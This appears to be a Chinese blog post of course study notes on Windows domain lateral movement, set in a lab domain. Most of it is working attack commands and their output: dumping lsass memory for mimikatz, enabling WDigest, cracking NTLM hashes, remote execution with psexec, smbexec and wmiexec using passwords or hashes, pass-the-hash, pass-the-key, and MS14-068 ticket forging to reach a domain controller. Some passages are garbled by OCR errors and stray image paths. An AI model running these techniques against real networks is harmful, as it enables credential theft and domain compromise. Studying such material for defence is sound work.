

XD安全渗透测试课程 学习笔记 | 内网渗透(二)

原创 耳鼠 0x00实验室 8月11日



本文来源于团队成员耳鼠的学习笔记，仅供学习参考。有谬误之处，还望多多谅解，这是一系列文章，定期更新该课程学习笔记。

往期内容：

day58-64笔记：

XD安全渗透测试课程 学习笔记 | 提权阶段

day65-66笔记：

XD安全渗透测试 学习笔记 | 内网渗透(一)

day67.域横向 smb&wmi 明文或 hash 传递

知识点1：

Windows2012以上版本默认关闭wdigest,攻击者无法从内存中获取明文密码

Windows2012以下版本如安装KB2871997补丁,也会导致无法获取明文密码

针对以上情况,我们提供了4种方式解决此类问题

- 1.利用哈希hash传递(pth,ptk等)进行移动
- 2.利用其他服务协议(SMB,WMI等)进行哈希移动
- 3.利用注册表操作开启Wdigest Auth值进行获取
- 4.利用工具或第三方平台(Hachcat)进行破解获取

知识点2：

Windows系统LM HASH及NTLM Hash加密算法,个人系统在Windows vista后,服务器系统在Windows 2003以后,认证方式均为NTLM Hash。

#注册表修改

```
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

0x00实验室

演示案例:

案例1-Procdump+Mimikatz配合获取

procdump是Windows官方的工具

如果上传Minmiktz上传后被杀,可以使用Procdump+Mimikatz这个方法

运行procdump在当前目录下生成lsass.dmp文件

```
C:\Procdump>procdump -accepteula -ma lsass.exe lsass.dmp
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:54:11] Dump 1 initiated: C:\Procdump\lsass.dmp
[18:54:11] Dump 1 writing: Estimated dump file size is 55 MB.
[18:54:11] Dump 1 complete: 56 MB written in 0.2 seconds
[18:54:11] Dump count reached.
```

0x00实验室

然后再在mimi上使用命令还原出来密码

在目标主机上用proc生成文件,然后再在本地上用Mim还原出密码

mimikatz上执行:

```
1 sekurlas::minidump lsass.dmp
2 sekurlas::logonPasswords full
```

Hashcat破解获取Windows NTML Hash

```
1 hashcat -a 0 -m 1000 file --force
```

案例2-域横向移动SMB服务利用-psexec,smbexec(官方自带)

利用SMB服务可以通过明文或hash传递来远程执行,条件445服务端口开放。

#psexec第一种:先有ipc链接,psexec需要明文或hash传递

```
1 net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
2 psexec \\102.168.3.32 -s cmd #需要先有ipc链接 -s以system权限运行
```

```
C:\Users\Administrator\Desktop\PSTools>net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
命令成功完成。
```

```
C:\Users\Administrator\Desktop\PSTools>psexec \\192.168.3.32 -s cmd
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation. 保留所有权利。
C:\Windows\system32>
```



#psexec第二种:不用建立IPC直接提供明文账户密码


官方Pstools无法采用hash连接

```
psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
psexec -hashes :$HASH$ ./administrator@10.1.2.3
psexec -hashes :$HASH$ domain/administrator@10.1.2.3
psexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32
#非官方自带-参考impacket工具包使用, 操作简单, 容易被杀
```

在官网下载pstools,上传至目标主机

```
C:\Users\Administrator\Desktop\PSTools>psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation. 保留所有权利。
C:\Windows\system32>
```



执行命令,将前期信息收集到的ip地址,用户名,密码,反弹回cmd

基于Hash的:

```
C:\Users\Administrator\Desktop\PSTools>psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
!标记 (X)
    复制 (C) -----> Edit
    粘贴 (V)
    全选 (S)
    撤销 (U)
    重做 (R)...
```

PsExec could not start ./administrator@192.168.3.32 on WEBSERVER:
系统找不到指定的文件。


```
C:\Users\Administrator\Desktop\PSTools>
```



出现了问题,解决需要用到一个非官方的库impacket

```
C:\Users\Administrator\Desktop\impacket-examples-windows>psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.3.32.....
[*] Found writable share ADMIN$.
[*] Uploading file vmChZw1P.exe
[*] Opening SVCManager on 192.168.3.32.....
[*] Creating service ZzaF on 192.168.3.32.....
[*] Starting service ZzaF.....
[!] Press help for extra shell commands
```



反弹成功

#smbexec无需先ipc链接 明文或哈市传递

```
smbexec god/administrator:Admin12345@192.168.3.21
smbexec ./administrator:admin!@#45@192.168.3.32
smbexec -hashes :$HASH$ ./admin@192.168.3.21
smbexec -hashes :$HASH$ domain/admin@192.168.3.21
smbexec -hashes :510b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32
smbexec -hashes :ccef208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21
```

0x00实验室

```
C:\Users\Administrator\Desktop\impacket-examples-windows>smbexec god/administrator:Admin12345@192.168.3.21
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

```
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

```
C:\Windows\system32>ipconfig
```

```
Windows IP 配置
```

以太网适配器 本地连接：

```
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址 . . . . . : fe80::d83c:67d6:f541:e1bf%11
IPv4 地址 . . . . . : 192.168.3.21
子网掩码 . . . . . : 255.255.255.0
默认网关 . . . . . : 192.168.3.1
```

```
隧道适配器 isatap.{070786FC-2C6E-4B95-A5DB-81AB35E59FF4}:
```

```
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
```

隧道适配器 Teredo Tunneling Pseudo-Interface:

```
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
```

0x00实验室

```
C:\Users\Administrator\Desktop\impacket-examples-windows>smbexec ./administrator:admin!@#45@192.168.3.32
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

```
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```


0x00实验室

域横向移动WMI服务利用-cscript,wmiexec,wmic

WMI(windows Management Instrumentation)时通过135端口进行利用,支持用户名明文或者hash的方式进行认证,并且该方法不会在目标日志系统留下痕迹
#自带WMIC 明文传递 无回显(缺点,功能比较尴尬)

```
1 wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call c
```


原本是没有1.txt



在目标主机上执行命令,等待连接

```
C:\Windows\system32>exit
C:\Users\Administrator\Desktop\impacket-examples-windows>cd\
C:\>wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call create "cmd.exe /c ipconfig >C:\1.txt"
-
```

连接完毕后,在目标主机上连接的那个域主机上出现了1.txt



```
#自带cscript明文传递 有回显
cscript //nologo wmiexec.vbs /shell 192.168.3.21
administrator Admin12345
-
```

需要借助一个wmiexec.vbs文件,在资源中有
执行命令,反弹cmd

```
C:\Users\Administrator\Desktop\pass>cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator Admin12345
WMIEXEC : Target -> 192.168.3.21
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created sucess.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
god\administrator
C:\Windows\system32>
-
```

```
#套件impacket wmiexec 明文或hash传递 有回显exe版本
wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"
wmiexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32 "whoami"
wmiexec -hashes :ccefc208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21 "whoami"
```

0x00实验室

```
C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

```
[*] SMBv3.0 dialect used
sqlserver\administrator
```

```
C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```

```
[*] SMBv2.1 dialect used
god\administrator
```

```
C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
```


```
[*] SMBv3.0 dialect used
sqlserver\administrator
```

0x00实验室

0x00实验室

案例4-域横向移动以上服务bash批量利用-python编译exe

day68.域横向 PTH&PTK&PTT 哈希票据传递



Kerberos协议具体工作方法,在域种,简要介绍一下:


- 客户机将明文密码进行NTLM哈希,然后和时间戳一起加密(使用krbtgt密码hash作为密钥),发送给kdc (域控) , kdc对用户进行检测,成功之后创建TGT(Ticket-Granting Ticket)
- 将TGT进行加密签名返回给客户机器,只有域用户krbtgt才能读取kerberos中TGT数据
- 然后客户机将TGT发送给域控制器KDC请求TGS (票证授权服务)票证,并且对TGT进行检测
- 检测成功之后,将目标服务账户的NTLM以及TGT进行加密,将加密后的结果返回给客户机。

 0x00实验室

```

1 PTH(pass the hash) #利用Lm或ntlm的值进行的渗透测试
2 PTT(pass the ticket)#利用的票据凭证TGT进行的渗透测试
3 PTK(pass the key)#利用的ekeys aes256进行的渗透测试
4 #PTH在内网渗透种是一种很经典的攻击方式,原理就是攻击者可以直接通过LM Hash和NTLM Hash访问
5 如果禁用lentlm认证,PsExec无法利用获得的ntml hash进行远程连接,但是使用mimikatz还是可以
6 总结:KB2871997补丁后的影响
7 pth:没打补丁用户都可以连接,打了补丁只能administrator连接
8 ptk:打了补丁才能用户都可以连接,采用aws256连接
9 https://www.freebuf.com/column/220740.html
10 #PTT攻击的部分就不是简单的NTLM认证了,它是利用Kerberos协议进行攻击的,这里就介绍三种常见
11 攻击方法:MS-068.Golden ticket,SILVER ticket,简单来说就是将连接合法的票据注入到内存中
12 MS14-068基于漏洞,Golden ticket(黄金票据),SILVER ticket(白银票据)
13 其中Golden ticket(黄金票据),SILVER ticket(白银票据)属于权限维持技术
14 MS14-068造成的危害是允许域内任何一个普通用户,将自己提升至域管理权限。微软给出的补丁是
15 kb3011780

```



演示案例:

域横向移动PTH传递-Mimikatz

```
mimikatz # privilege::bubug
ERROR mimikatz_dolocal : "bubug" command of "privilege" module not found !

Module :      privilege
Full name :    Privilege module

    debug - Ask debug privilege
    driver - Ask load driver privilege
    security - Ask security privilege
    tcb - Ask tcb privilege
    backup - Ask backup privilege
    restore - Ask restore privilege
    sysenv - Ask system environment privilege
    id - Ask a privilege by its id
    name - Ask a privilege by its name

mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonPassword
```

0x00实验室

严谨一点,LM和NTML最好都收集

下面这个命令是获取aes256加密的

```
mimikatz # sekurlsa::ekeys
* Username : webserver$  

* Domain   : GOD.ORG  

* Password : be 6f 9f c1 24 67 f9 59 ec f0 00 2c 3c f0 fb 5b 7c 2d 23 91 d3 c9 5a d9 dc 54 d5 50 2a f0 59 d4 9  

5d 3a 8d aa 46 80 fb 89 b7 71 32 4d 37 2e c8 38 26 81 e5 8f d1 cf 51 bd 1d 1b 49 b6 68 4d 73 02 d9 71 64 43 e0 bf 08 a  

6f 1d a3 81 12 9e cd 4c 4c 21 ff 9b 4d 10 03 e4 60 07 5c cf cb f2 3b f3 e2 77 32 c4 e3 4f c5 98 87 3c 6c 65 77 15 89 6  

bf 6e 3b 6a c7 8c d4 8c 32 dd 4e 2f f9 48 04 41 bd 2e 6c 81 32 74 00 a7 d2 00 90 f5 e4 52 dc e5 d5 9a a2 2a f6 21 b1 a  

85 ca 34 30 3e 96 12 42 1b c1 e7 f2 e9 06 20 e4 30 15 e1 f5 78 73 6a 4d b9 86 e0 96 e1 df 91 9d a0 d7 ac 80 a2 4e 7c f  

b7 76 17 01 aa c2 90 06 a8 d6 9a 08 cd 94 54 34 6f 79 9b 4c a5 cf 64 ea 7f 75 b4 a3 52 49 7c 03 1e 7a 24 de 8  

48 3d 5b f4 28 13 e5  

* Key List :
    aes256_hmac       e5565ca2d91077755462f8e5e171c51cbccc8edb1af1f05f6867a844c72ad608
```

0x00实验室

PTH ntlm床底

未打补丁得到工作组及域连接:

```
sekurlsa::pth /user:administrator /domain:god
/ntlm:ccef208c6485269c20db2cad21734fe7
```

```
sekurlsa::pth /user:administrator /domain:workgroup /ntlm:
518b98ad4178a53695dc997aa02d455c
```

0x00实验室

攻击当前域控主机

```
C:\Users\mary.GOD>net time /domain
\\TOWA2010CN-God.god.org 的当前时间是 2020/11/25 20:28:10
命令成功完成。
```

0x00实验室

直接连接域控主机是无法连接的

使用mimikatz进行攻击

```
mimikatz # sekurlsa::pth /user:administrator /domain:god /ntlm:ccef208c6485269c20db2cad21734fe7
user   : administrator
domain : god
program: cmd.exe
impers. : no
NTLM   : ccef208c6485269c20db2cad21734fe7
| PID 2300
| TID 2704
| LSA Process is now R/W
| LUID 0 : 2086136 (00000000:001fd4f8)
\_\_msv1_0 - data copy # 0000000001A4A8E0 : OK !
\_\_kerberos - data copy # 0000000001AB2F88
\_\_aes256_hmac      -> null
\_\_aes128_hmac     -> null
\_\_rc4_hmac_nt      OK
\_\_rc4_hmac_old     OK
\_\_rc4_md4          OK
\_\_rc4_hmac_nt_exp  OK
\_\_rc4_hmac_old_exp OK
\_\_ *Password replace # 0000000001A620E8 (16) -> null
```

0x00实验室

攻击命令上并没有指定IP地址,这是一种随机攻击,IP地址是前期信息收集的,连接时,可以遍历IP地址,

看那个有回显

攻击成功反弹回来了一个cmd

在这个cmd中进行连接

```
C:\Windows\system32>net use \\192.168.3.21\c$  
命令成功完成。  
  
C:\Windows\system32>dir \\192.168.3.21\c$  
驱动器 \\192.168.3.21\c$ 中的卷没有标签。  
卷的序列号是 109F-E998  
  
\\192.168.3.21\c$ 的目录  
  
2020/11/20 15:35 32 add.bat  
2018/12/23 09:28 <DIR> ExchangeSetupLogs  
2018/12/22 16:54 <DIR> inetpub  
2018/12/23 09:12 <DIR> Program Files  
2020/11/18 17:27 <DIR> Program Files (x86)  
2020/05/14 23:10 <DIR> test  
2019/03/14 17:58 <DIR> tools  
2018/12/22 16:55 <DIR> Users  
2020/11/22 21:33 <DIR> Windows  
1 个文件 32 字节  
8 个目录 26,342,645,760 可用字节  
  
C:\Windows\system32> 0x00实验室
```

如果IP地址不识别,就换成计算机名

之后就和at schtasks一样了,复制文件,执行文件等

攻击另外一台主机

```
PS C:\Users\Administrator\Desktop> .\minikatz  
.  
minikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36  
.## "#. "A La Vie, A L'Amour" - (oe.co)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/minikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
## ## > http://pingcastle.com / http://mysmartlogon.com ***/  
  
minikatz # privilege::debug  
Privilege '20' OK  
  
minikatz # sekurlsa::pth /user:administrator /domain:workgroup /ntlm:518b98ad4178a536953c997aa02d459c 0x00实验室
```

这里domain是一个工作组,直接连接到了主机的本地的Administered


案例2-域横向移动PTK传递-mimikatz

PTK aes256传递

打补丁后的工作组及域连接:

sekurlsa::ekeys #获取aes

```
sekurlsa::pth /user:mary /domain:god.org  
/aes256:d7c1d9310753a2f7f240e5b2701dc1e6177d16a6e40af3c5cdff8  
14719821c4b 0x00实验室
```



```
mimikatz # sekurlsa::pth /user:mary /domain:god /aes256:d7c1d9310753a2f7f240e5b2701dc1e6177d16a6e40af3c5cdff814719821c4b
user : mary
domain : god
program : cmd.exe
impers. : no
AES256 : d7c1d9310753a2f7f240e5b2701dc1e6177d16a6e40af3c5cdff814719821c4b
| PID 5492
| TID 2624
| LSA Process is now R/W
| LUID 0 : 2431538 (00000000:00251a32)
\_\_msv1_0 - data copy # 0000000001ABD9B0 : OK !
\_\_kerberos - data copy # 0000000001AB34E8
\_\_aes256_hmac -> null
\_\_aes128_hmac -> null
\_\_rc4_hmac_nt -> null
\_\_rc4_hmac_old -> null
\_\_rc4_md4 -> null
\_\_rc4_hmac_nt_exp -> null
\_\_rc4_hmac_old_exp -> null
\_\_*Password replace # 0000000001A62508 (16) -> null

```

0x00实验室

弹出一个cmd窗口,尝试连接域内主机

```
版权所有 (c) 2009 Microsoft Corporation。保留所有
C:\Windows\system32>dir \\192.168.3.21\C$
```

域横向移动PTT传递-MS14068&kekeo&local

第一种利用漏洞:

能实现普通用户直接获取域控system权限

#ms14-068 powershell执行

1.查看当前sid whoami/user

2.mimikatz #kerberos::purge

//清空当前机器中所有凭证,如果有域成员凭证会影响凭证伪造

mimikatz# kerberos::list //查看当前机器凭证

mimikatz# kerberos::ptc 票据文件 //将票据注入到内存中

3.利用ms14-068生成TGT数据

ms14-058.exe 域成员名@域名 -s sid -d 域控制器地址 -p 域成员密码

```
MS14-068.exe -u mary@god.org -s
S-1-5-21-1218902331-2157346161-1782232778-1124 -d
192.168.3.21 -p admin!@#45
```

0x00实验室

4.票据注入内存

mimikatz.exe "kerberos::ptc TGT_mary@god.org.ccache" exit

5.查看凭证列表 klist

6.利用 dir \\192.168.3.21\C\$

域内目标机

```
C:\Users\mary.GOD>whoami
god\mary
```

```

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\mary.GOD>whoami/user

用户信息

用户名 SID
=====
god\mary S-1-5-21-1218902331-2157346161-1782232778-1124
C:\Users\mary.GOD>
  
```

在域内主机mary上执行

```

## / \ ## *** Benjamin DELPY "gentilkiwi" <benjamin@gentilkiwi.com>
## / \ ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX <vincent.letoux@gmail.com>
## ' ## > http://pingcastle.com / http://mysmartlogon.com ***
## ' ## ***

mimikatz # privilege::debug
ERROR_kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # exit
Bye!
PS C:\Users\mary.GOD\Desktop> .\MS14-068.exe -u mary@god.org -r S-1-5-21-1218902331-2157346161-1782232778-1124 -d
8.3.21 -p admin!2845
[+] Building AS-REQ for 192.168.3.21... Done!
[+] Sending AS-REQ to 192.168.3.21... Done!
[+] Receiving AS-REP From 192.168.3.21... Done!
[+] Parsing AS-REP from 192.168.3.21... Done!
[+] Building TGS-REQ for 192.168.3.21... Done!
[+] Sending TGS-REQ to 192.168.3.21... Done!
[+] Receiving TGS-REP from 192.168.3.21... Done!
[+] Parsing TGS-REP from 192.168.3.21... Done!
[+] Creating cache file 'TGT_mary@god.org.ccache'... Done!
PS C:\Users\mary.GOD\Desktop>
  
```

生成TGT_mary@god.org.ccache

查看mary内与那些主机有链接产生的票据

```

PS C:\Users\mary.GOD\Desktop> klist
当前登录 ID 是 B:0x66548
缓存的票据: (<>)

#0> 客户端: mary @ GOD.ORG
服务器: krbtgt/GOD.ORG @ GOD.ORG
Kerberos 票证加密类型: RSADSI RC4-HMAC(MD5)
票证标志: 0x40a00000 -> forwardable renewable pre_authent
开始时间: 11/25/2020 20:47:22 <本地>
结束时间: 11/26/2020 6:28:04 <本地>
续订时间: 12/2/2020 20:28:04 <本地>
会话密钥类型: RSADSI RC4-HMAC(MD5)

#1> 客户端: mary @ GOD.ORG
服务器: krbtgt/GOD.ORG @ GOD.ORG
Kerberos 票证加密类型: RSADSI RC4-HMAC(MD5)
票证标志: 0x40a00000 -> forwardable renewable initial pre_authent
开始时间: 11/25/2020 20:28:04 <本地>
结束时间: 11/26/2020 6:28:04 <本地>
续订时间: 12/2/2020 20:28:04 <本地>
会话密钥类型: RSADSI RC4-HMAC(MD5)

#2> 客户端: mary @ GOD.ORG
服务器: cifs/0Wz2R1BCN-God.god.org @ GOD.ORG
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志: 0x40a00000 -> Forwardable renewable pre_authent ok_as_delegate
开始时间: 11/25/2020 20:28:10 <本地>
结束时间: 11/26/2020 6:28:04 <本地>
续订时间: 12/2/2020 20:28:04 <本地>
会话密钥类型: AES-256-CTS-HMAC-SHA1-96

#3> 客户端: mary @ GOD.ORG
服务器: LdAP/0Wz2R1BCN-God.god.org/god.org @ GOD.ORG
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志: 0x40a00000 -> Forwardable renewable pre_authent ok_as_delegate
  
```

```
PS C:\Users\mary.GOD\Desktop> klist
当前登录 ID 是 0x66548
缓存的票据: <5>

#0> 客户端: mary @ GOD.ORG
服务器: krbtgt/GOD.ORG @ GOD.ORG
Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
票证标志 0x40a00000 -> forwardable forwarded renewable pre_authent
开始时间: 11/25/2020 20:47:22 (本地)
结束时间: 11/26/2020 6:28:04 (本地)
续订时间: 12/2/2020 20:28:04 (本地)
会话密钥类型: RSADSI RC4-HMAC(NT)

#1> 客户端: mary @ GOD.ORG
服务器: krbtgt/GOD.ORG @ GOD.ORG
Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
票证标志 0x40a00000 -> forwardable renewable initial pre_authent
开始时间: 11/25/2020 20:28:04 (本地)
结束时间: 11/26/2020 6:28:04 (本地)
续订时间: 12/2/2020 20:28:04 (本地)
会话密钥类型: RSADSI RC4-HMAC(NT)

#2> 客户端: mary @ GOD.ORG
服务器: cifs/0M2B10CM-God.god.org @ GOD.ORG
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a00000 -> forwardable renewable pre_authent ok_as_delegate
开始时间: 11/25/2020 20:28:10 (本地)
结束时间: 11/26/2020 6:28:04 (本地)
续订时间: 12/2/2020 20:28:04 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96

#3> 客户端: mary @ GOD.ORG
服务器: LDAP/0M2B10CM-God.god.org/god.org @ GOD.ORG
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a00000 -> forwardable renewable pre_authent ok_as_delegate
开始时间: 11/25/2020 20:28:10 (本地)
结束时间: 11/26/2020 6:28:04 (本地)
续订时间: 12/2/2020 20:28:04 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
```

为了防止影响我们的操作,删除已有的票据

```
PS C:\Users\mary.GOD\Desktop> klist /purge
用法: Klist.exe [-lh <LogonId.HighPart>] [-li <LogonId.LowPart>] tickets | tgt | purge
PS C:\Users\mary.GOD\Desktop> klist purge
当前登录 ID 是 0x66548
删除所有票据:
已清除票据!
PS C:\Users\mary.GOD\Desktop>
```

用mimi导入票据到内存,并且查看是否导入成功

```
mimikatz # kerberos::ptc TGT_mary@god.org.ccache
Principal : <01> : mary : @ GOD.ORG
Data 0
Start/End/MaxRenew: 2020/11/25 21:08:33 ; 2020/11/26 7:08:33 ; 2020/12/2 21:08:33
Service Name <01> : krbtgt : GOD.ORG : @ GOD.ORG
Target Name <01> : krbtgt : GOD.ORG : @ GOD.ORG
Client Name <01> : mary : @ GOD.ORG
Flags 50a00000
Session Key : 0x00000000000000000000000000000000
Ticket : 0x00000000 - null ; kruu = 2
* Injecting ticket : OK
mimikatz #
```

C:\Users\mary.GOD>klist

当前登录 ID 是 0:0x66548

缓存的票据: (1)

```
#0> 客户端: mary @ GOD.ORG
服务器: krbtgt/GOD.ORG @ GOD.ORG
Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
票证标志 0x50a00000 -> forwardable proxiable renewable pre_authent
开始时间: 11/25/2020 21:08:33 (本地)
结束时间: 11/26/2020 7:08:33 (本地)
续订时间: 12/2/2020 21:08:33 (本地)
会话密钥类型: RSADSI RC4-HMAC(NT)
```

连接域控主机

```
PS C:\Users\mary.GOD\Desktop> dir \\192.168.3.21\c$<br/>
Get-ChildItem : 找不到路径 "\\\\"192.168.3.21\c$"，因为该路径不存在。
所在位置 行数 字符: 4
+ dir <==== \\192.168.3.21\c$<br/>
+ CategoryInfo          : ObjectNotFound: (\\\\"192.168.3.21\c$:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\mary.GOD\Desktop> net time >domain
此命令的语法是：

NET TIME

[\\computername[:\\domain\domainname] [:\\remoteDomain\domainname]] {SET}
PS C:\Users\mary.GOD\Desktop>
```

0x00实验室

用IP地址连接错误,用用户名

```
PS C:\Users\mary.GOD\Desktop> net time >domain
\\0002010CH-God.god.org 的当前时间是 2020/11/25 21:11:45
命令成功完成。

PS C:\Users\mary.GOD\Desktop> dir \\0002010CH-God.god.org\c$<br/>
